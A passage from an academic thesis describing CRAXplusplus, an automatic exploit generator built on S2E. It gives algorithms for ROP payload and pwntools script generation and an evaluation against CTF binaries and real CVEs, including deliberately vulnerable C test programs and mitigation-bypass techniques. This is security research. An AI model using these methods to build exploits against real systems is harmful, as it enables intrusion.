The motivation of this module can be briefly explained with two examples. First, the *AdvancedStackPivoting* technique introduced in section 3.5.3 depends on this module. Second, consider the program shown in Listing 3.22 which has ASLR, PIE and canary enabled, the program only gives us one chance to leak the canary and ELF base, but since this program has both PIE and canary enabled, we need to perform information leak twice. A possible solution mentioned by LAEG [22] is to design an exploit recipe which partially overwrites the last few bytes of the return address of *main()*, so that we can jump back to earlier code and obtain an extra input state. As of CRAXplusplus 0.1.1, we have designed and implemented the **DynamicRop** module as the infrastructure to implement these functionalities. Our system supports the first example, while the second one is left as one of the future work since we believe it's not just a trivial research topic.

```
1 // ASLR, PIE, NX, Canary, Full RELRO.
2 int main() {
3     char buf[0x18];
4     read(0, buf, 0x80);
5     printf("Hello, %s. Your comment: ", buf);
6     read(0, buf, 0x80);
7 }
```

Listing 3.22: A program with information leak vulnerability.

Extending the Execution Path Beyond an Exploitable State

Normally, once the target program has reached an exploitable state S , CRAXplusplus invokes the exploit generator, and terminates S when exploit generation has finished. However, what if we modify the RBP and RIP registers at S , making the target program go beyond S ? Moreover, suppose the subpath beyond S is denoted by P_S , can we make these modifications as a part of the exploit constraints such that a generated concrete input guides the target program to S and even along P_S ?

In fact, such a thing is possible in S²E. To do it systematically, we maintain a **constraints queue** Q , where each element $\mathbb{C} \in Q$ is a set of constraints. Whenever *on-SymbolicRip()* is triggered, we check if Q is empty. If it's empty, then exploit generation begins. Otherwise, we (1) take the first constraints set \mathbb{C} at the front of Q , (2) for each constraint $c \in \mathbb{C}$, rewrite the register or memory location with c and add c to S , (3) remove \mathbb{C} from Q , and (4) make S²E continue at the instruction specified by the RIP register constraint in \mathbb{C} . In addition, as mentioned earlier in section 3.4.2, there are two types of exploit constraints which we can add to Q : *RegisterConstraint* and *MemoryConstraint*. It is the responsibility of a technique to populate the constraints queue Q with some exploit constraints, because different techniques can populate Q in different ways.

Algorithm 5 shows what CRAXplusplus does whenever RIP becomes symbolic, and there are two things in the algorithm that we haven't explained. First, if a leaked ELF base E' is specified, then we rebase all the guest ELF addresses in the constraints to the specified ELF base E' . The reason has been stated in **IOStates** before: we use the leaked ELF base E' instead of the guest ELF base E to construct exploit constraints, so that the resulting payload is replayable. Second, at the end of this method, we invalidate the current translation block in order to make S²E properly restart at the new PC, which is required because QEMU translates and executes a block of instructions at a time. To be more specific, in S²E, we have to throw a *CpuExitException* to invalidate the current translation block.

Algorithm 5: DynamicRop::applyNextConstraintGroup()

input : S : A potentially exploitable $S2EExecutionState$.
 E' : The leaked ELF base.

- 1 $vmmmap \leftarrow \text{mem}(S).\text{vmmmap}()$;
- 2 $Q \leftarrow$ get the constraints queue for S .
- 3 **if** $Q = \emptyset$ **then**
- 4 **return**;
- 5 **foreach** $c \in Q.\text{front}()$ **do**
- 6 $ok \leftarrow \text{false}$;
- 7 $e \leftarrow c.\text{expr}$
- 8 **if** $e \in vmmmap.\text{ELF}$ **then**
- 9 $e \leftarrow$ rebase e to another ELF base E' .
- 10 **if** c is a *MemoryConstraint* **then**
- 11 $ok \leftarrow \text{RopPayloadBuilder}::\text{addMemoryConstraint}(S, c.\text{addr}, e)$;
- 12 $\text{mem}(S).\text{writeSymbolic}(c.\text{addr}, c.\text{expr})$;
- 13 **else if** c is a *RegisterConstraint* **then**
- 14 $ok \leftarrow \text{RopPayloadBuilder}::\text{addRegisterConstraint}(S, c.\text{reg}, e)$;
- 15 $\text{reg}(S).\text{writeSymbolic}(c.\text{reg}, c.\text{expr})$;
- 16 **if** $\neg ok$ **then**
- 17 **Terminate** S .
- 18 Remove the first element from Q .
- 19 Invalidate the current translation block.

3.7 Exploit Generator

We now present the final step in exploit generation. As discussed in section 3.4.6, we use *RopPayloadBuilder* to chain an ordered list of ROP payload formulae $\Phi = [F_0, F_1, \dots, F_{n-1}]$ into a single formula F' and passes F' to the exploit generator. Now, it's the job of the exploit generator to turn F' into exploit scripts.

3.7.1 Exploit Script Generation

CRAXplusplus attempts to generate an exploit script for every potentially exploitable state, where each script is based on the template shown in Figure 32. The generated script uses pwntools [7] for parsing the program headers in ELF files as well as communicating with the target process.

Each exploit script comprises four primary sections: (1) The header section containing a shebang, import statements, and pwntools configuration. (2) Declarations of pwnlib's ELF objects. (3) Declarations of addresses of gadgets and memory locations. (4) The main function.



```
#!/usr/bin/env python3
from pwn import *
context.update(arch = 'amd64', os = 'linux', log_level = 'info')

target = ELF('target', checksec=False)
libc_so_6 = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)

__libc_csu_init = 0x1430
__libc_csu_init_call_target = 0x4848
__libc_csu_init_gadget1 = 0x1486
__libc_csu_init_gadget2 = 0x1470
canary = 0x0
got_leak_libc_fmt_str = 0x4610
libc_so_6_base = 0x0
pivot_dest = 0x4810
pop_r12_ret = 0x2f739
pop_r15_ret = 0x23b71
pop_rdi_ret = 0x1493
pop_rsi_pop_r15_ret = 0x1491
target_base = 0x0

if __name__ == '__main__':
    proc = target.process()

    # receive and send payload here...

    proc.interactive()
```

Figure 32: The template of a generated exploit script.

3.7.2 Default Core Generator

A core generator is responsible for generating the main function of an exploit script. This is the most important part of an exploit script as it contains the core logic of exploitation.

Every core generator in CRAXplusplus derives from *ICoreGenerator* and must implement the pure virtual function *ICoreGenerator::generateMainFunction()*. By default, CRAXplusplus comes with a *DefaultCoreGenerator*, but the user can write a module and provide a custom core generator to override the default one. For instance, the *IOStates* module comes with a *LeakBasedCoreGenerator* which overrides the default one when *IOStates* is loaded. Figure 33 shows the inheritance diagram of core generators.




Figure 33: The inheritance diagram of core generators.

The *DefaultCoreGenerator* takes the final ROP payload formula F from *RopPayloadBuilder*, and turns F into blocks of strings where F is a two-dimensional list of S-Expr trees. Please refer to Figure 13 from earlier for an illustration.

Algorithm 6: DefaultCoreGenerator::generateMainFunction()

input : S : (unused) The potentially exploitable *S2EExecutionState*.
 F : The final ROP payload formula from *RopPayloadBuilder*.
 F_{stage1} : (unused) The 1st-stage ROP payload (i.e. concrete input).

- 1 $E \leftarrow$ get the exploit script.
- 2 **foreach** $f \in F$ **do**
- 3 **foreach** $t \in f$ **do**
- 4 $E.appendRopPayload(evaluate\langle string \rangle(t))$;
 // Writes two lines: "proc.send(payload)" and "time.sleep(0.2)".
- 5 $E.flushRopPayload()$;

3.7.3 Leak-Based Core Generator

LeakBasedCoreGenerator is a core generator provided by the *IOStates* module, and it implements the *LeakExploit()* algorithm from LAEG [22]. This algorithm employs the runtime information collected by *IOStates::analyzeLeak()* and *IOStates::detectLeak()* to generate exploit scripts.

Algorithm 7 shows the main logic of this core generator: For an exploitable state S , we iterate over the list of I/O StateInfo Φ_S for S , and handle *InputStateInfo* and *OutputStateInfo* in different ways, as shown in algorithm 8 and 9, respectively.

Algorithm 7: *LeakBasedCoreGenerator::generateMainFunction()*

input : S : The potentially exploitable *S2EExecutionState*.
 F : The final ROP payload formula from *RopPayloadBuilder*.
 F_{stage1} : The 1st-stage ROP payload (i.e. concrete input).

- 1 $E \leftarrow$ get the exploit script.
- 2 $\Phi_S \leftarrow$ get the list of I/O StateInfo for S .
- 3 $P \leftarrow$ initialize a pseudo input stream with F_{stage1} .
- 4 **for** $i = 0$ **to** $length(\Phi_S)$ **do**
- 5 $\varphi \leftarrow \Phi_S[i]$;
- 6 **if** φ is an *InputStateInfo* **then**
- 7 $handleInputState(\varphi, P, \Phi_S, F)$;
- 8 **else if** φ is an *OutputStateInfo* **then**
- 9 $handleOutputState(\varphi)$;

Let's refer to Figure 34 as a practical example. Suppose that: (1) *AdvancedStackPivoting* is used, (2) this target binary has ASLR, NX, and PIE enabled, and (3) both *IOStates* and *DynamicRop* are enabled. On the RHS of Figure 34, we can see there are five I/O StateInfo in total, where the first three StateInfo are produced by normal program execution, and the last two StateInfo are produced due to *DynamicRop*.

To exploit this binary, we need to run S²E twice. For the first time, we perform leak analysis and leak detection, looking for the input offsets that can leak information. Once the RIP has become symbolic for the first time, *DynamicRop* starts performing ROP inside S²E. As mentioned earlier, *AdvancedStackPivoting* looks for a call site of *read()*, so in this example, we'll make the target process return to the last call site of *read()* within *main()*, obtaining an extra input state. Once the constraints queue of *DynamicRop* becomes empty, real exploit generation begins.

When either canary or PIE is enabled, the 1st-stage ROP payload needs to be recal-




Figure 34: Pseudo input stream.

culated by running S²E again. When S²E runs for the second time, there’s no need to perform leak analysis and leak detection again. In addition to the leaked ELF base, we also pass the verified input offsets into S²E. Furthermore, when *onSymbolicRip()* is triggered for the first time, *DynamicRop* will still be performed as usual until its constraints queue is empty, and then we query the solver for a concrete input which is essentially a big chunk of bytes. The beginning part of these bytes most likely consists of the input bytes for leaking information at previous input states, and thus we need to discard them. At the end of these bytes, there are probably some unused bytes from the original PoC input, and they need to be discarded as well or the program will consume them first rather than our 2nd-stage ROP payload. Therefore, during the first time S²E runs (i.e. exploit generation time), we need to calculate the lowerbound and the upperbound of the concrete input from which we want to extract.

This is where a **PseudoInputStream** becomes useful. In CRAXplusplus, a pseudo input stream is an extended version of a typical input stream (e.g., *std::basic_istream*). A typical input stream allows the user to read out n bytes from the underlying byte sequence, whereas a pseudo input stream additionally allows the user to “simulate” the act of reading out n bytes. In this case, for each input state produced by normal program execution, we use **PseudoInputStream::read()**. On the other hand, for each input state produced by *DynamicRop*, we use **PseudoInputStream::skip()** to simulate the act of reading.

Finally, if the input bytes at an input state is determined by *DynamicRop*, then we should skip that input state, except for the last one in Φ_S . Since *DynamicRop* adds exploit constraints when it performs ROP inside S²E, the input bytes to send at those input states are already merged into the 1st-stage ROP payload.

Algorithm 8: LeakBasedCoreGenerator::handleInputStateInfo()

```
input      :  $\varphi$ : InputStateInfo.  
             $P$ : Pseudo Input Stream.  
             $\Phi_S$ : The list of I/O StateInfo.  
             $F$ : The final ROP payload formula from RopPayloadBuilder.  
  
1  $E \leftarrow$  get the exploit script.  
2  $R \leftarrow P$ .get the number of bytes read.  
3  $K \leftarrow P$ .get the number of bytes skipped.  
4  $stage1 \leftarrow ""$ ;  
5 if should skip this input state then  
6    $P$ .skip( $\varphi$ .offset);  
7   return;  
8 if  $i$  is not the last InputStateInfo then  
9    $bytes \leftarrow P$ .read( $\varphi$ .offset);  
10   $str\_bytes \leftarrow$  convert  $bytes$  to a byte string.  
11   $E$ .writeline(format("proc.send(%s)",  $str\_bytes$ ));  
12 else  
13   // Handle the 1st-stage ROP payload.  
14   if  $\neg$  hasCanary  $\wedge$   $\neg$  hasPIE then  
15      $P$ .read( $R + \varphi$ .offset);  
16      $stage1 +=$  evaluate<string>(bytes);  
17   else  
18      $str\_iostates \leftarrow$  serialize  $\Phi_S$ .  
19      $stage1 +=$  format("solve_stage1(canary, elf_base, %s)",  $str\_iostates$ );  
20   if  $R \vee K$  then  
21      $lo \leftarrow$  to_string( $R$ ) if  $R$  else "";  
22      $hi \leftarrow$  to_string( $R + K$ ) if  $K$  else "";  
23      $stage1 +=$  format("[%s:%s]",  $lo$ ,  $hi$ );  
24    $E$ .appendRopPayload( $stage1$ );  
25    $E$ .flushRopPayload();  
26   // Handle the 2nd-stage ROP payload.  
27   for  $j = 1$  to length( $F$ ) do  
28     foreach  $t \in F[j]$  do  
29        $E$ .appendRopPayload(evaluate<string>(t));  
30      $E$ .flushRopPayload();
```

Algorithm 9: LeakBasedCoreGenerator::handleOutputStateInfo()

```
input      :  $\varphi$ : OutputStateInfo.  
1  $E \leftarrow$  get the exploit script.  
2 if  $\varphi.isInteresting$  then  
3    $E.writeline(format("proc.recv(%d)", \varphi.bufIndex));$   
4   if  $\varphi.leakType = LeakType::CANARY$  then  
5      $E.writeline("canary = u64(b'\x00' + proc.recv(7))");$   
6   else if  $\varphi.leakType = LeakType::CODE$  then  
7      $E.writeline("leaked = u64(proc.recv(6).ljust(8,b'\x00'))");$   
8      $E.writeline(format("elf_base = leaked - 0x%x", offset));$   
9   else if  $\varphi.leakType = LeakType::LIBC$  then  
10     $E.writeline("leaked = u64(proc.recv(6).ljust(8,b'\x00'))");$   
11     $E.writeline(format("libc_base = leaked - 0x%x", offset));$   
12  $E.writeline("proc.recvrepeat(0.1)");$ 
```

陽明交大
NYCU

Chapter 4

Evaluation

In this chapter, we evaluate the effectiveness of CRAXplusplus by answering the following research questions:

- **RQ1:** Can CRAXplusplus generate exploits for binary programs with stack-buffer overflow when ASLR and NX are enabled?
- **RQ2:** Can CRAXplusplus deal with various exploit mitigations (ASLR, NX, PIE, Canary, and Full RELRO)?
- **RQ3:** To what extent can CRAXplusplus deal with input transformations?

4.1 Experimental Environment

In our experiments, we use two different environments: (1) the host and (2) the guest. The host is a VM instance on VMWare ESXi 7.0.2 with Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz and 8GB of RAM running Ubuntu 20.04 (x86_64) as the operating system, on which S²E is installed. The guest is Debian 9.2.1 (x86_64) running inside S²E. We compiled all the CTF pwn binaries on the host using GCC 9.3.0, and concolically analyze them inside the guest. Finally, all the generated exploit scripts are executed and verified on the host.

4.2 Experimental Results

We prepare a number of CTF-style binaries with different combinations of exploit mitigations enabled, testing them against CRAXplusplus. Table 2 shows a list of CTF binaries for which CRAXplusplus can successfully generate exploit scripts.

Table 2: List of x86_64 binaries successfully exploited by CRAXplusplus.

Binary (x86_64)	Source / Advisory ID	Input Source	Vuln. Type	PoC Input Size (Bytes)	Exploit Gen. Time (sec.) Stage1 / Stage 2 / Total	ASLR	NX	PIE	Canary	Full RELRO
aslr-nx-pie-canary-fullrelro-trans	CRAXplusplus	stdin	Local Stack	1024	89 / 37 / 126	✓	✓	✓	✓	✓
aslr-nx-pie-canary-fullrelro	CRAXplusplus	stdin	Local Stack	1024	87 / 39 / 126	✓	✓	✓	✓	✓
aslr-nx-pie-canary	CRAXplusplus	stdin	Local Stack	1024	57 / 24 / 81	✓	✓	✓	✓	
aslr-nx-pie	CRAXplusplus	stdin	Local Stack	345	82 / 31 / 113	✓	✓	✓		
aslr-nx-canary	CRAXplusplus	stdin	Local Stack	345	53 / 32 / 85	✓	✓		✓	
aslr-nx	CRAXplusplus	stdin	Local Stack	1024	11 / - / 11	✓	✓			
speedrun-002	DEFCON'27 CTF Quals	stdin	Local Stack	2247	14 / - / 14	✓	✓			
no_canary	angstromctf 2020	stdin	Local Stack	208	157 / - / 157	✓	✓			
tranquil	angstromctf 2021	stdin	Local Stack	512	28 / - / 28	✓	✓			
bof: 5 pt	pwnable.kr	stdin	Local Stack	512	28 / - / 28	✓	✓			
unexploitable: 500 pt	pwnable.kr	stdin	Local Stack	512	13 / - / 13	✓	✓			
unexploitable: 500 pts	pwnable.tw	stdin	Local Stack	1024	15 / - / 15	✓	✓			
unexploitable-trans	CRAXplusplus	stdin	Local Stack	1024	16 / - / 16	✓	✓			
ret2win	ROP Emporium	stdin	Local Stack	512	12 / - / 12	✓	✓			
split	ROP Emporium	stdin	Local Stack	512	11 / - / 11	✓	✓			
callme	ROP Emporium	stdin	Local Stack	512	13 / - / 13	✓	✓			
readme	NTU Computer Security 2017	stdin	Local Stack	1024	15 / - / 15	✓	✓			
readme-alt1	CRAXplusplus	stdin	Local Stack	1024	14 / - / 14	✓	✓			
readme-alt2	CRAXplusplus	stdin	Local Stack	1024	14 / - / 14	✓	✓			
dnsmasq (2.77)	CVE-2017-14993	socket	Remote Stack	238	150 / - / 150					
rsync (2.5.7)	CVE-2004-2093	env	Local Stack	141	33 / - / 33					
ncompress (4.2.4)	CVE-2001-1413	arg	Local Stack	1054	69 / - / 69					
glfpd (1.24)	OSVDB-ID-16373	arg	Local Stack	286	30 / - / 30					
iwconfig (v26)	BID-8901	arg	Local Stack	94	28 / - / 28					

4.2.1 RQ1: ASLR and NX

In table 2, there are two noticeable CTF challenges: (1) *unexploitable (500 pts)* from pwnable.tw, and (2) *readme* from NTU Computer Security 2017 Fall. Although in these two challenges, only ASLR and NX are enabled, they still require intermediate skills to exploit. Accordingly, we pick them as our target programs.

Listing 4.1 and 4.2 show the source code used to compile the binaries from these two CTF challenges. These two programs allocate stack buffers of different sizes, and *read()* up to different number of bytes into their stack buffers. What's more, in *readme* challenge, the attacker can only overwrite RBP and RIP since the initially overflowed stack buffer is very limited in size. CRAXplusplus can successfully generate exploit scripts for both challenges. For *unexploitable*, we use the techniques: [*Ret2csu*, *BasicStackPivoting*, *Ret2syscall*], and for *readme*, we use the techniques: [*Ret2csu*, *AdvancedStackPivoting*, *Ret2syscall*].

```

1 // ASLR, NX
2 int main() {
3     char buf[4];
4     sleep(3);
5     read(0, buf, 0x100);
6 }
7 .

```

Listing 4.1: *unexploitable (500 pts)*

```

1 // ASLR, NX
2 int main() {
3     char buf[0x20];
4     setvbuf(stdout, 0, _IONBF, 0);
5     printf("Read your input:");
6     read(0, buf, 0x30);
7 }

```

Listing 4.2: *readme*

To show that our exploit generator can work under different stack-buffer sizes and *read()* sizes, we minimize the *readme* challenge into Listing 4.3. In addition, we adjust the stack-buffer size and *read()* size, producing Listing 4.4. The results show that they are both exploitable by CRAXplusplus.

```
1 // ASLR, NX
2 int main() {
3     char buf[0x20];
4     read(0, buf, 0x30);
5 }
```

Listing 4.3: *readme-alt1*

```
1 // ASLR, NX
2 int main() {
3     char buf[0x8];
4     read(0, buf, 0x50);
5 }
```

Listing 4.4: *readme-alt2*

4.2.2 RQ2: ASLR, NX, PIE, Canary, and Full RELRO

Next, we discuss whether CRAXplusplus can deal with various exploit mitigations, provided that the target program gives us sufficient chances to leak all the required information. In our experiments, ASLR and NX are always enabled, and when only PIE or canary is enabled, we need one chance to leak the ELF base or the canary. That is, the target program must at least have an input state followed by an output state. Besides, when both PIE and canary are enabled, we will need two chances to leak both the ELF base and the canary. As for libc base, we do not leak it from uninitialized memory using I/O states, but instead we leak it through the technique *GotLeakLibc*, or just use some techniques that can spawn a shell without leaking libc base.

We extend the two CTF challenges from RQ1 by enabling extra exploit mitigation(s). In addition, we need to insert additional input and output states to the original programs so that we have enough chances to leak sensitive information from uninitialized memory.

Canary and PIE

We'll enable canary and PIE individually, and then enable both later. In the program from Listing 4.5, ASLR, NX and canary are enabled. This program is slightly modified from *readme* from RQ1, giving us exactly one chance to leak the canary using the call to *printf()* at line 5. Afterwards, we can write our ROP payload (up to 0x80 bytes) through the call to *read()* at line 6. Likewise, the program from Listing 4.6 has ASLR, NX and PIE enabled, and it gives us exactly one chance to leak the ELF base. CRAXplusplus can successfully generate working exploit scripts for these two challenges.

```
1 // ASLR, NX, Canary
2 int main() {
3     char buf[0x10];
4     read(0, buf, 0x80);
5     printf("%s\n", buf);
6     read(0, buf, 0x80);
7 }
```

Listing 4.5: *aslr-nx-canary*

```
1 // ASLR, NX, PIE
2 int main() {
3     char buf[0x10];
4     read(0, buf, 0x80);
5     printf("%s\n", buf);
6     read(0, buf, 0x80);
7 }
```

Listing 4.6: *aslr-nx-pie*

When both canary and PIE are enabled (as well as ASLR and NX, of course), we'll need two chances to leak both the canary and the ELF base. To satisfy such a requirement, we prepare another program, as shown in Listing 4.7 and CRAXplusplus can also successfully generate a working exploit script for this example.

```
1 // ASLR, NX, PIE, Canary
2 int main() {
3     setvbuf(stdin, NULL, _IONBF, 0);
4     setvbuf(stdout, NULL, _IONBF, 0);
5
6     char buf[0x20] = {0};
7     printf("what's your name: ");
8     read(0, buf, 0x80);
9
10    printf("Hello, %s. Your comment: ", buf);
11    read(0, buf, 0x80);
12
13    printf("Thanks! We've received it: %s\n", buf);
14    read(0, buf, 0x30);
15 }
```

Listing 4.7: *aslr-nx-pie-canary*.

Full RELRO

When Full RELRO is enabled, the GOT of the target process becomes unwritable, and thus we must avoid any GOT hijacking technique. To circumvent such an obstacle, a possible solution is to leak libc base from GOT and then spawn a shell using the ROP gadgets in libc. Unfortunately, the program from Listing 4.7 is not exploitable because when buffering is completely disabled (`_IONBF`), `printf()` would allocate 0x1000 bytes on the stack, which can lead to a segmentation fault if RSP has already been migrated

to `.bss` (`.bss` is usually 0x1000 in size). Accordingly, we leave the buffering set to the default mode (`_IOLBF`), and `fflush()` the buffered bytes to `stdout` immediately whenever needed. CRAXplusplus can successfully generate a working exploit for this program using the following techniques: [*Ret2csu*, *AdvancedStackPivoting*, *GotLeakLibc*, *OneGadget*].

```
1 // ASLR, NX, PIE, Canary, Full RELRO
2 int main() {
3     char buf[0x18];
4
5     printf("what's your name: ");
6     fflush(stdout);
7     read(0, buf, 0x80);
8
9     printf("Hello, %s. Your comment: ", buf);
10    fflush(stdout);
11    read(0, buf, 0x80);
12
13    printf("Thanks! We've received it: %s\n", buf);
14    fflush(stdout);
15    read(0, buf, 0x30);
16 }
```

Listing 4.8: *aslr-nx-pie-canary-fullrelro*.

4.2.3 RQ3: Exploit Mitigations and Input Transformations

We also evaluate the effectiveness of CRAXplusplus when the target program performs input transformations. Listing 4.9 shows an example program modified from `pwnable.tw`'s *unexploitable (500 pts)* challenge, where all the input bytes are reversed before `main()` returns.

```
1 // ASLR, NX
2 int main() {
3     sleep(3);
4     char buf[4];
5     read(0, buf, 0x100);
6     std::reverse(buf, buf + 0x100);
7 }
```

Listing 4.9: *unexploitable (500 pts)* with the input bytes reversed.

Listing 4.10 is another example modified from *aslr-nx-pie-canary-fullrelro*. Before *main()* returns, the program reverses the input bytes and performs some trivial input transformations. CRAXplusplus can successfully generate working exploit scripts for both Listing 4.9 and 4.10.

```
1 // ASLR, NX, PIE, Canary, Full RELRO
2 int main() {
3     char buf[0x18];
4
5     printf("what's your name: ");
6     fflush(stdout);
7     read(0, buf, 0x80);
8
9     printf("Hello, %s. Your comment: ", buf);
10    fflush(stdout);
11    read(0, buf, 0x80);
12
13    printf("Thanks! We've received it: %s\n", buf);
14    fflush(stdout);
15    read(0, buf, 0x30);
16
17    std::reverse(buf, buf + 0x30);
18    for (int i = 0; i < 0x30; i += 2) {
19        buf[i] += 1;
20    }
21    for (int i = 1; i < 0x30; i+= 2) {
22        buf[i] -= 3;
23    }
24 }
```

Listing 4.10: *aslr-nx-pie-canary-fullrelro-trans*.

Finally, we evaluate CRAXplusplus against more complicated input transformations, and this time we pick Listing 4.11 as the target program. This program *read()* up to 0x400 bytes into a buffer, decodes the buffer using base64, and then overflows the stack buffer *buf* with *memcpy()*. Theoretically, using concolic execution, we should be able to query the solver for the 1st-stage payload which is encoded with base64, so that when our 1st-stage payload is fed into this program, it is decoded with base64 and then copied into *buf*.

Unfortunately, CRAXplusplus fails to generate a working exploit script for this program, since S²E can't handle symbolic array indices and symbolic pointers [15]. Figure 35 shows our implementation of *b64decode()* and how symbolic bytes propagate from the input buffer to the output buffer. The red arrows in the figure indicate successful propagation, while the blue ones indicate failed propagation. Since the input bytes are used as indices to access the array *T*, the symbolic bytes will fail to propagate to the output buffer. However, if we can implement the handling of symbolic array indices and symbolic pointers in S²E 2.0, then CRAXplusplus should be able to generate a working exploit script for Listing 4.11.

```
1 // ASLR, NX
2 char encoded[0x400] = {};
3 char decoded[0x400] = {};
4 int main() {
5     char buf[8];
6     printf("Give me some bytes to b64decode:\n");
7
8     nr_bytes_read = read(0, encoded, 0x400);
9     nr_bytes_read--;
10    encoded[nr_bytes_read] = 0;
11
12    b64decode(decoded, encoded, 0x400);
13    memcpy(buf, decoded, 0x400);
14 }
```

Listing 4.11: *b64*.

```

void b64decode(char *out, const char *in, size_t in_len) {
    size_t out_idx = 0;

    int T[256];
    for (int i = 0; i < 256; i++) {
        T[i] = -1;
    }

    for (int i = 0; i < 64; i++) {
        T[b[i]] = i;
    }

    int val = 0;
    int valb = -8;
    for (size_t i = 0; i < in_len; i++) {
        char c ← in[i];
        if (T[c] = -1) {
            break;
        }
        val = (val << 6) + T[c];
        valb += 6;
        if (valb ≥ 0) {
            out[out_idx++] = ((char) (val >> valb)) & 0xff;
            valb -= 8;
        }
    }
}

```

Figure 35: Implementation of *b64decode()* and the propagation of symbolic bytes.

NYCU

Chapter 5

Conclusion and Future Work

5.1 Conclusion

In this thesis, we have designed and implemented a modular exploit generator, CRAXplusplus, based on S²E [6]. Our system supports custom modules and custom techniques with the aim of maximizing its extensibility, allowing the user to customize how a generated exploit script should exploit the target binary. In addition, based on the results of LAEG [22], we adapted I/O states and leak-based exploit generation to the multi-path execution environment of S²E.

We evaluated CRAXplusplus against a number of CTF pwn binaries with different combinations of exploit mitigations (ASLR, NX, PIE, Canary, and Full RELRO) enabled, and the experimental results show that when a binary program contains information leak vulnerabilities, CRAXplusplus can generate a working shell-spawning exploit script provided that the target binary gives us sufficient chances to leak all the required information via I/O. Finally, we show that CRAXplusplus can not only deal with exploit mitigations, but also deal with basic input transformations.

5.2 Future Work

Currently, CRAXplusplus only targets x86_64 CTF binaries. In our experiments, the input and output states for leaking sensitive information via I/O are already provided to the attacker, but in real-world scenarios, our exploit script will need to manually manipulate the control-flow and stitch these input and output states in the correct order. Furthermore, we need to implement support for symbolic array indices and symbolic pointers in S²E, so that CRAXplusplus can work with more complex input transformations such as base64 encoding and decoding.

Bibliography

- [1] Thanassis Avgerinos et al. “Automatic exploit generation”. *Communications of the ACM* 57.2 (2014), pp. 74–84.
- [2] Fabrice Bellard. “QEMU, a fast and portable dynamic translator.” In: *USENIX annual technical conference, FREENIX Track*. Vol. 41. California, USA. 2005, p. 46.
- [3] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. “Klee: unassisted and automatic generation of high-coverage tests for complex systems programs.” In: *OSDI*. Vol. 8. 2008, pp. 209–224.
- [4] Sang Kil Cha et al. “Unleashing mayhem on binary code”. In: *2012 IEEE Symposium on Security and Privacy*. IEEE. 2012, pp. 380–394.
- [5] David Chiang. “OneGadget”. URL: https://github.com/david942j/one_gadget.
- [6] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. “S2E: A platform for in-vivo multi-path analysis of software systems”. *Acm Sigplan Notices* 46.3 (2011), pp. 265–278.
- [7] Gallopsled. “Pwntools”. URL: <https://github.com/Gallopsled/pwntools>.
- [8] Shih-Kun Huang et al. “Crax: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations”. In: *2012 IEEE Sixth International Conference on Software Security and Reliability*. IEEE. 2012, pp. 78–87.
- [9] LAU kaijern. “Qiling”. URL: <https://github.com/qilingframework/qiling>.
- [10] James C King. “Symbolic execution and program testing”. *Communications of the ACM* 19.7 (1976), pp. 385–394.
- [11] Avi Kivity et al. “kvm: the Linux virtual machine monitor”. In: *Proceedings of the Linux symposium*. Vol. 1. 8. Dttawa, Dntorio, Canada. 2007, pp. 225–230.
- [12] Donald E Knuth, James H Morris Jr, and Vaughan R Pratt. “Fast pattern matching in strings”. *SIAM journal on computing* 6.2 (1977), pp. 323–350.
- [13] David MacKenzie et al. “gnu Coreutils”. *Free Software Foundation, Inc*. Retrieved October 26 (2009), p. 2009.

- [14] Hector Marco-Gisbert and Ismael Ripoll. “Return-to-csu: A new method to bypass 64-bit Linux ASLR”. In: *Black Hat Asia 2018*. 2018.
- [15] Lin Meng-Wei and Huang Shih-Kun. “Exploiting Symbolic Locations for Abnormal Execution Paths”. PhD thesis. 2011.
- [16] Christopher Roberts. “Zeratool”. URL: <https://github.com/ChrisTheCoolHut/Zeratool>.
- [17] Ryan Roemer et al. “Return-oriented programming: Systems, languages, and applications”. *ACM Transactions on Information and System Security (TISSEC)* 15.1 (2012), pp. 1–34.
- [18] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. “Q: Exploit Hardening Made Easy.” In: *USENIX Security Symposium*. Vol. 10. 2028067.2028092. 2011.
- [19] Koushik Sen. “Concolic testing”. In: *Proceedings of the twenty-second IEEE/ACM international conference on Automated software engineering*. 2007, pp. 571–572.
- [20] Fish Wang and Yan Shoshitaishvili. “Angr-the next generation of binary analysis”. In: *2017 IEEE Cybersecurity Development (SecDev)*. IEEE. 2017, pp. 8–9.
